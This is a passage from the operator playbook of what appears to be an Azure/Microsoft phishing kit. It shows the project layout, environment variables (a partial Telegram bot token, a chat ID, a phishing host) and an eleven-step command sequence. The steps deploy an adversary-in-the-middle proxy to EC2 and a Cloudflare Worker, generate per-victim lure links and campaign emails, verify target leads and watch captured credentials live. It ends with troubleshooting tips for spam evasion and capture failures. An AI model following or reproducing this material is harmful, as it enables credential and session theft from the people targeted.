|   |   | docs/                                         # Documentation
|   |   | |   playbook/
|   |   | |   |   oba7-unified-playbook.md             # FM-000: THIS FILE
|   |   | |   |   glnt-phish-kit-playbook.md           # FM-001
|   |   | |   |   campaign-manager.md                 # FM-003
|   |   | |   |   └─ aged-domains-guide.md             # FM-004
|
|   |   | CURRENT_LINK.txt                             # Active phishing URL
|   |   | README.md
|   |   | └─ .gitignore
```

Environment Variables

VARIABLE	USED BY	REQUIRED	EXAMPLE
TELEGRAM_BOT_TOKEN	proxy-server	Yes	8576202311:AA...

VARIABLE	USED BY	REQUIRED	EXAMPLE
TELEGRAM_CHAT_ID	proxy-server	Yes	5361206216
PHISHING_HOST	proxy-server	Yes	auth.gln.t.cc
PORT	proxy-server	No	9091
ALLOWED_IPS	campaign-manager/web	No	10.0.0.0/8
MAX_AGE_HOURS	analytics-server	No	72
EVENTS_PATH	campaign-manager/web	No	../data/captures.jsonl

§ Quick Reference

Generate & Deploy (top-to-bottom)

```
# 1. Generate key
cd payload-generator && go run keygen.go

# 2. Set key in bootloader.html

# 3. Update phishlet hostnames

# 4. Build proxy for Linux
cd proxy-server && GOOS=linux GOARCH=amd64 go build -o proxy-srv .

# 5. Deploy to EC2
scp proxy-srv ubuntu@<EC2-IP>:~/azure-phish-kit/proxy-server/
ssh ubuntu@<EC2-IP> "sudo systemctl restart phish-proxy"

# 6. Deploy Cloudflare Worker
cd cdn-config && npx wrangler deploy

# 7. Generate campaign link
cd payload-generator
go run . --key <KEY> --email victim@company.com \
  --redirect "https://login.microsoftonline.com/common/oauth2/..." \
  --campaign q4-campaign-001

# 8. Build campaign email (name is optional -- defaults to "Colleague" for BCC)
cd scripts
./build-campaign-email.sh shared-document "https://auth.your-domain.com/#<fragment>"

# 9. Verify leads before sending
cd email-verifier
./email-verifier --input ../data/leads/target_company.csv --output ../data/leads/target_company.csv

# 10. View captures live
ssh ubuntu@<EC2-IP> "tail -f ~/azure-phish-kit/data/captures.jsonl"

# 11. Open analytics
open http://<EC2-IP>:9092/?token=<TOKEN>
```

Troubleshooting

SYMPTOM	CHECK
"Cannot verify link"	AES key mismatch between payload-generator and bootloader.html
404 on <code>/login</code>	Work-only Microsoft account — use microsoft-personal
SSL errors in browser console	<code>hostname</code> field in phishlet JSON must match the actual subdomain
Worker returns 502	EC2 security group blocking Cloudflare IPs
Worker returns 1003	<code>ORIGIN_URL</code> secret not set or wrong format
Telegram not receiving	<code>TELEGRAM_BOT_TOKEN</code> and <code>TELEGRAM_CHAT_ID</code> must be set as env vars
Rate limited (429)	Token-bucket: wait 60 seconds or use different IP
Bootloader spinner forever	JavaScript error — check browser console for decrypt errors
Emails landing in spam	Run through mail-tester.com — score below 9 means fix SPF/DKIM/DMARC
SuperMailer SMTP auth fails	Verify port 587, STARTTLS, check credentials
Bounce rate >5% during campaign	Pause immediately — investigate invalid addresses or sender reputation
High opens, zero captures	Bootloader or proxy may be down — verify with <code>curl -I https://auth.<domain>/</code>
TUI raw mode not restoring	<code>reset</code> or <code>stty sane</code>
Link generation fails (wrong key size)	Key must be exactly 44 base64 characters (32 bytes) — use <code>keygen.go</code>